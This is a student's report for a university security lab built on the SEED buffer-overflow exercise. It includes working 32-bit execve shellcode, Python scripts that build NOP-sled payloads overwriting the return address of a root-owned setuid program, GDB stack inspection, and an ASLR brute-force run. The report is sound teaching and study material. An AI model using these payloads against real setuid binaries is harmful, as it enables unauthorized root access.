

CS 428: Lab 1 Report

Sonny Ngo, CS 428, smngo@crimson.ua.edu

Abstract—I discuss randomization, buffer overflow vulnerabilities, and the efficacy of different solutions in thwarting such assaults. Using a 32-bit Linux system and a number of susceptible apps, the lab's objectives were to interact with security features like StackGuard and handle randomization while taking advantage of buffer overflow flaws. I studied simple buffer overflow vulnerabilities in Tasks 1-4, where I discovered how to locate and replace return addresses to run arbitrary shellcode. I improved my strategy by modifying the payload to operate under restrictions, including different buffer sizes in Task 4, where I had to minimize trial and error tries and operate without knowing the precise buffer size. Task 8 focused on defeating address randomization, where I utilized brute-force methods to identify the correct stack address in the presence of address space layout randomization (ASLR). In Task 9, I examined the role of StackGuard in defending against buffer overflow attacks.

I. INTRODUCTION/LAB DEFINITION

In order to comprehend how contemporary security solutions like address randomization and StackGuard operate, I investigated popular methods for taking advantage of buffer overflow vulnerabilities in this lab. I also looked at how well these countermeasures worked. The purpose of the lab was to acquaint me with the theoretical and practical facets of protecting against and exploiting buffer overflow attacks in a controlled setting. I learnt how attackers take use of flaws in program memory to run arbitrary code and obtained practical experience with a variety of attack strategies by interacting with a vulnerable 32-bit Linux system. Programs that write more data to a buffer than it can contain run the risk of overwriting nearby memory locations, which is known as a buffer overflow vulnerability.

LAB SETUP WITH SCREENSHOTS/EXPLANATIONS

A. Task 1: Getting Familiar with Shellcode


The goal of this task was to compile and test a C program that contains binary shellcode for both 32-bit and 64-bit systems. The shellcode is designed to invoke a shell (/bin/sh) when executed. To allow the shellcode to run from the stack, the program was compiled with the `-z execstack` option, which enables the stack to be executable.

The program uses a buffer to store the shellcode, which is then executed by calling it through a function pointer. By compiling the program without the `-m32` flag, the 64-bit version of the shellcode is used. When the `-m32` flag is

applied, the program compiles with the 32-bit version of the shellcode.

The shellcode was tested by compiling the program and running the generated binary files (32.out and 64.out) on the system. The expected outcome was that executing either binary would spawn a new shell (/bin/sh), providing proof of the shellcode's functionality.

```
[02/21/25]seed@VM:~/.../shellcode$ gcc -m32 -z execstack -o shellcode32 call_shellcode.c
[02/21/25]seed@VM:~/.../shellcode$ gcc -z execstack -o shellcode64 call_shellcode.c
[02/21/25]seed@VM:~/.../shellcode$ ./shellcode32
$ whoami
seed
$ exit
[02/21/25]seed@VM:~/.../shellcode$ ./shellcode64
$ pwd
/home/seed/Desktop/Labsetup/shellcode
$
```



B. Task 2: Understanding the Vulnerable Program

I worked with a vulnerable program called `stack.c` to exploit a buffer overflow vulnerability and gain root privileges. The program has a vulnerability due to improper use of `strcpy()` in the `bof()` function, where it copies data from a file called `badfile` into a fixed-size buffer, leading to potential stack corruption.

Next, I reviewed the `stack.c` code, which contains a buffer overflow vulnerability. The program reads input from the `badfile`, and then passes it to a buffer in the `bof()` function. The buffer has a fixed size defined by `BUF_SIZE`, but the program reads up to 517 bytes from the `badfile`, which is larger than the buffer.

The code uses `strcpy()` to copy the content from the `badfile` into the buffer without checking the boundaries, causing a buffer overflow. This can overwrite return addresses or other important data on the stack, potentially allowing an attacker to control the program's execution.

I compiled the program using the provided Makefile, which specified several options to ensure that the program could be exploited. The Makefile included flags like `-z execstack` to make the stack executable and `-fno-stack-protector` to disable stack protection mechanisms. I used the `-m32` flag for 32-bit compilation and generated multiple versions of the program, each with different buffer sizes defined by the variables `L1`, `L2`, `L3`, and `L4`. After compilation, I made the program a root-owned Set-UID program by changing the ownership to root

and setting the Set-UID permission (4755). This allows the program to execute with root privileges, even when run by a normal user.

```
[02/21/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
$ command not found
[02/21/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
[02/21/25]seed@VM:~/.../code$ sudo chown root stack
[02/21/25]seed@VM:~/.../code$ sudo chmod 4755 stack
[02/21/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

C. Task 3: Launching Attack on 32-bit Program (Level 1)

I loaded the vulnerable program (stack-L1-dbg) in a debugger like GDB to inspect its memory layout, identify the buffer size, and determine where the return address was located. This helped me craft the exploit.

```
[02/21/25]seed@VM:~/.../code$ touch badfile
[02/21/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
```

Once the debugger was running and I hit the breakpoint, I inspected the stack and figured out the size of the buffer. I used GDB commands to examine the memory and locate the buffer and the return address.

```
(gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb-peda$ run
Starting program: /home/seed/Desktop/Labsetup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e8d6c
ESI: 0xf7fb4000 --> 0x1e8d6c
EDI: 0xf7fb4000 --> 0x1e8d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <_x86.get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
0x565562ac <_x86.get_pc_thunk.dx+3>: ret
=> 0x565562ad <bof>: endbr32
0x565562b1 <bof+4>: push ebp
0x565562b2 <bof+5>: mov ebp,esp
0x565562b4 <bof+7>: push ebx
0x565562b5 <bof+8>: sub esp,0x74
[-----stack-----]
0000 0xffffcb4c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004 0xffffcb50 --> 0xffffcf73 --> 0x456
0008 0xffffcb54 --> 0x0
0012 0xffffcb58 --> 0x3e8
0016 0xffffcb5c --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020 0xffffcb60 --> 0x0
0024 0xffffcb64 --> 0x0
0028 0xffffcb68 --> 0x0
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf73 "V\004") at stack.c:16
16 {
```

I set a breakpoint at the bof function to stop the program where the buffer overflow occurred:

```
(gdb-peda$ next
[-----registers-----]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e8d6c
ESI: 0xf7fb4000 --> 0x1e8d6c
EDI: 0xf7fb4000 --> 0x1e8d6c
EBP: 0xffffcb48 --> 0xffffcf58 --> 0x0
ESP: 0xffffcad0 ("1pUvd\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x565562b5 <bof+8>: sub esp,0x74
0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add eax,0x2cfb
=> 0x565562c2 <bof+21>: sub esp,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp-0x6c]
0x565562cb <bof+30>: push edx
0x565562cc <bof+31>: mov ebx,eax
[-----stack-----]
0000 0xffffcad0 ("1pUvd\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004 0xffffcad4 --> 0xffffcf64 --> 0x0
0008 0xffffcad8 --> 0xf7fd590 --> 0x464c457f
0012 0xffffcadc --> 0xf7fcb3e0 --> 0xf7fd990 --> 0x56555000 --> 0x464c457f
0016 0xffffcae0 --> 0x0
0020 0xffffcae4 --> 0x0
0024 0xffffcae8 --> 0x0
0028 0xffffcaec --> 0x0
Legend: code, data, rodata, value
20 strcpy(buffer, str);
```

Once the debugger was running and I hit the breakpoint, I inspected the stack and figured out the size of the buffer. I used GDB commands to examine the memory and locate the buffer and the return address. I used the GDB command `p &buffer` to find the memory address of the buffer. I also used `p $ebp` to check the value of the base pointer, which helped me understand the stack frame.

```
(gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
(gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
```

After identifying the buffer size and location, I proceeded to craft the exploit using a Python script. The exploit needed to fill the buffer with NOPs (No-Operation instructions) to ensure the shellcode would be executed regardless of where

```
[02/21/25]seed@VM:~/.../code$ gedit exploit.py
[02/21/25]seed@VM:~/.../code$ ls -l
total 188
-rw-rw-r-- 1 seed seed 0 Feb 21 17:07 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 985 Feb 21 17:57 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Feb 21 17:13 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root seed 15908 Feb 21 16:47 stack
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Feb 21 16:56 stack-L1
-rwxrwxr-x 1 seed seed 18692 Feb 21 16:56 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Feb 21 16:56 stack-L2
-rwxrwxr-x 1 seed seed 18692 Feb 21 16:56 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Feb 21 16:56 stack-L3
-rwxrwxr-x 1 seed seed 20112 Feb 21 16:56 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Feb 21 16:56 stack-L4
-rwxrwxr-x 1 seed seed 20112 Feb 21 16:56 stack-L4-dbg
[02/21/25]seed@VM:~/.../code$ ./exploit.py
bash: ./exploit.py: No such file or directory
[02/21/25]seed@VM:~/.../code$ ./exploit.py
[02/21/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
```

With the exploit code written, I ran the Python script to generate the payload and saved it to a file named badfile. This file contained the buffer overflow data, including the NOP sled, shellcode, and modified return address. The payload was now ready to be injected into the vulnerable program to execute the buffer overflow. By running the script, the exploit

file was produced, which would serve as input for the next step of the process.

```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 400 # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcb48 + 200 # Change this number
22offset = 132 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

D. Task 4: Launching Attack without Knowing Buffer Size (Level 2)

In this task, I was tasked with exploiting a vulnerability in a program without knowing the exact buffer size. Typically, one would use tools like gdb to inspect the program and determine the buffer size. However, for this task, I was explicitly instructed not to derive the buffer size through debugging tools like gdb. Instead, the buffer size range was provided in the Makefile, which was from 100 to 200 bytes. The challenge was to construct a payload that works for any buffer size within this range, without brute-forcing different buffer sizes. The goal was to minimize the number of trials to avoid detection by the target program.

I started by reviewing the provided code and the necessary components for constructing the payload, which included the shellcode and the return address. I edited the Python script to construct a buffer overflow payload with the shellcode inserted at a specific position in the buffer.

```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(218))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 218 # Change this number
17content[start - len(shellcode):] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffca7a + 400 # Change this number
22offset = 0 # Change this number
23L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
24for offset in range(54):
25    content[(offset*L)+(ret%4):(offset*4 + L)+(ret%4)] = (ret).to_bytes(L,byteorder='little')
26with open('badfile', 'wb') as f:
27    f.write(content)
```

The challenge required me to craft an attack payload that would work for the buffer size in Level-2. Initially, I used a buffer size of 517 bytes, which I had previously determined to be effective for Level-1. However, I soon realized that the provided task specification for Level-2 (BUF.SIZE=198)

indicated a buffer size of 198 bytes, so I needed to adjust my script accordingly.

After modifying the buffer size, I continued by inserting the shellcode and the return address into the payload. To do so, I used the following approach. I placed the shellcode in the buffer at the right position. I adjusted the return address to point to the shellcode's location in memory.

I tried various values for the offset, which is the point where the return address should be inserted. This allowed me to explore how the buffer overflow and return address would behave with different configurations.

```
[02/21/25]seed@VM:~/.../code$ ls
badfile brute-force.sh exploit.py Makefile stack.c
[02/21/25]seed@VM:~/.../code$ ll
total 16
-rw-rw-r-- 1 seed seed 0 Feb 21 19:56 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 928 Feb 21 19:52 exploit.py
-rw-rw-r-- 1 seed seed 965 Feb 21 20:13 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
[02/21/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=198 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=198 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[02/21/25]seed@VM:~/.../code$ b of
b: command not found
[02/21/25]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For more information see <http://www.gnu.org/software/gdb/documentation/>.
(gdb) g
gdb-peda$ b of
No symbol table is loaded. Use the "file" command.
gdb-peda$ Aborted
[02/21/25]seed@VM:~/.../code$ ll
total 168
-rw-rw-r-- 1 seed seed 0 Feb 21 19:56 badfile
-rwxrwxr-x 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwxr-x 1 seed seed 928 Feb 21 19:52 exploit.py
-rw-rw-r-- 1 seed seed 965 Feb 21 20:13 Makefile
-rw-rw-r-- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Feb 21 20:17 stack-L1
-rwxrwxr-x 1 seed seed 18692 Feb 21 20:17 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Feb 21 20:17 stack-L2
-rwxrwxr-x 1 seed seed 18692 Feb 21 20:17 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Feb 21 20:17 stack-L3
-rwxrwxr-x 1 seed seed 20112 Feb 21 20:17 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Feb 21 20:17 stack-L4
-rwxrwxr-x 1 seed seed 20112 Feb 21 20:17 stack-L4-dbg
```

Unfortunately, when I attempted to run the modified payload on the target program, the result was a segmentation fault (segfault). This outcome indicated that the program crashed due to improper memory access or invalid instructions, which typically happens when the return address is not correctly aligned with the program's stack or when the shellcode is not correctly placed.

E. Task 8: Defeating Address Randomization

In Task 8, I aimed to defeat the address randomization mechanism on a 32-bit Linux machine to exploit a vulnerable program. The attack involved a brute-force approach that repeatedly ran the vulnerable stack-L1 program, attempting to guess the correct stack address to trigger the shellcode execution. This task utilized Ubuntu's address space layout randomization (ASLR) feature, which randomizes the locations of stack, heap, and libraries to defend against such attacks.

I started by enabling address randomization using the following command:

```
[02/21/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

A shell script was used to repeatedly execute the stack-L1 program. The script ran stack-L1 continuously in an infinite loop, incrementing a counter to track how many attempts had been made. The attack was designed to keep trying different memory addresses (by adjusting the stack pointer) until it matched the correct one that would allow the shellcode to run.

```
} minutes and 55 seconds elapsed.
The program has been running 13908 times so far.
Input size: 218
./brute-force.sh: line 14: 100396 Segmentation fault      ./stack-L1
} minutes and 55 seconds elapsed.
The program has been running 13909 times so far.
Input size: 218
./brute-force.sh: line 14: 100397 Segmentation fault      ./stack-L1
} minutes and 55 seconds elapsed.
The program has been running 13910 times so far.
Input size: 218
./brute-force.sh: line 14: 100398 Segmentation fault      ./stack-L1
} minutes and 55 seconds elapsed.
The program has been running 13911 times so far.
Input size: 218
./brute-force.sh: line 14: 100399 Segmentation fault      ./stack-L1
} minutes and 55 seconds elapsed.
The program has been running 13912 times so far.
Input size: 218
./brute-force.sh: line 14: 100400 Segmentation fault      ./stack-L1
} minutes and 55 seconds elapsed.
The program has been running 13913 times so far.
```

The brute-force attack on stack-L1 with address randomization was slow and inefficient. After 13,913 attempts, the attack had not succeeded in triggering the shellcode. The attack is feasible in terms of the number of possible attempts, but it requires patience and time. The randomness introduced by ASLR is an effective countermeasure, and attempting to brute-force a correct address can take a long time. While the attack was not successful in this case, it is theoretically possible to eventually guess the correct address with enough iterations.

F. Task 9: Turn on the StackGuard Protection

I was asked to experiment with the StackGuard protection mechanism to see how it impacts the success of a buffer overflow attack. I first ensured that address randomization was turned off, since I had previously enabled it during another task. Then, I compiled the Level-1 vulnerable program (stack-L1) without StackGuard using the `-fno-stack-protector` flag. I used the following command to turn it off:

```
[02/21/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Next, I recompiled the stack-L1 program with StackGuard enabled. Since StackGuard is enabled by default in GCC versions 4.3.3 and above, I just recompiled the program without the `-fno-stack-protector` flag to ensure that StackGuard was active.

Once I compiled the program with StackGuard enabled, I attempted to run the attack once more. The attack failed to work.

```
[02/21/25]seed@VM:~/.../code$ gcc -fstack-protector -o stack-L1 stack.c
```

```
The program has been running 15962 times so far.
^C
```

II. CONCLUSION

In this lab, I explored buffer overflow vulnerabilities and tested different protection methods like address randomization and StackGuard. I successfully executed an attack on a vulnerable system and learned how these protections can make attacks harder, though not impossible. Address randomization slowed down the process, while StackGuard completely stopped the attack. This lab helped me understand how buffer overflows work, how they can be exploited, and the importance of security measures like StackGuard in preventing these attacks.

REFERENCES

- [1] X. Yang, "CS 428/528/442/542 Lab requirements."
- [2] "SEED Project," seedsecuritylabs.org.
https://seedsecuritylabs.org/Labs_20.04/Software/Buffer_Overflow_Setuid/